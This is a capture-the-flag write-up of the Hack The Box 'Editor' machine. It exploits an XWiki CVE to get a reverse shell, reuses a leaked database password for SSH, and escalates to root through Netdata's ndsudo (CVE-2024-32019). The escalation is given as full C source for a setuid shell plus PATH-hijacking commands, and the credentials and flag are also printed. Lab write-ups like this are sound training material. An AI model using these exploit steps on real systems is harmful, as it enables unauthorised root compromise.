HTB Machine - Editor (Easy)

Fingerprinting

Nmap scan

I ran this Nmap command:

```
sudo nmap -sC -sV 10.10.11.80
```

Output (shortened) shows:


- `22/tcp` — OpenSSH 8.9p1 (SSH)
- `80/tcp` — nginx 1.18.0 (HTTP)
- `8080/tcp` — Jetty 10.0.20 (HTTP, XWiki)

The Jetty/XWiki site exposes WebDAV methods (PROPFIND, LOCK, UNLOCK), has many `robots.txt` disallows, and a JSESSIONID cookie that is missing `HttpOnly`.

(Full Nmap output is in the original note.)


Enumeration

The page on port 80 looked normal:




Nothing interesting there yet.

The page on port 8080 (XWiki) showed more info at the bottom, including the XWiki version.




Vulnerability assessment

I searched online and found that the XWiki version running has a recent CVE (2025).




Exploitation


I copied the exploit script into `vim`, ran it, and a reverse shell opened.



The shell put me on the system as the user **xwiki**.



While enumerating files and folders I found `WEB-INF/hibernate.cfg.xml`. Inside it I discovered a password: `theEd1t0rTeam99`.



Who is that password for? I stepped back and looked for users. I found a user folder `/home/oliver`. I tried SSH and got in as **oliver**, then grabbed `user.txt`.

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
ngs

Last login: Wed Oct 1 14:19:18 2025 from 10.10.14.128
oliver@editor:~$ ls
linpeas.sh  local-listeners.trace  nvme  nvme.c  result-oliver.txt  user.txt
oliver@editor:~$ cat user.txt
f4f846f1e1b9b0ea9d99c8cb9b22d68b
```

Privilege escalation

In one directory I found `linpeas.sh` (the usual local enumeration script). From its output I noticed:


- A user named **netdata**
- A service listening on **port 19999**

Netdata is a real-time system monitoring tool. Its default port is **19999**. The Netdata web UI was reachable only locally, so I did local port forwarding:

```
ssh -L 19999:127.0.0.1:19999 oliver@editor.htb
```

Then I opened `http://127.0.0.1:19999` in my browser and saw the Netdata UI. There was a red warning telling the admin to upgrade for security. The running version was **1.45.2**.

I found a GitHub PoC for CVE-2024-32019 that targets this Netdata version.



Steps I used to get root

1. Save this C code as `nvme.c`:

```
#include <stdio.h> #include <stdlib.h> #include <unistd.h> int main() { setuid(0); setgid(0); execl("/bin/bash", "bash", NULL); return 0; }
```

2. Compile the exploit:

```
gcc nvme.c -o nvme
```

3. Prepare a fake bin directory and move the compiled binary there:

```
mkdir -p /tmp/fakebin mv nvme /tmp/fakebin/ chmod +x /tmp/fakebin/nvme
```


4. Prepend the fake directory to `PATH`:

```
export PATH=/tmp/fakebin:$PATH
```

5. Run the vulnerable Netdata plugin command to trigger the exploit:

```
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
```

After that, I was able to escalate to **root**.



Notes & takeaways

- XWiki on port 8080 was the initial foothold (known CVE).
- The `hibernate.cfg.xml` leak yielded a useful password.
- Netdata (port 19999) had a local exploit that led to root.
- Port forwarding (SSH local tunnel) allowed access to Netdata from my machine.

References

- PoC: https://github.com/sPhyos/cve-2024-32019-PoC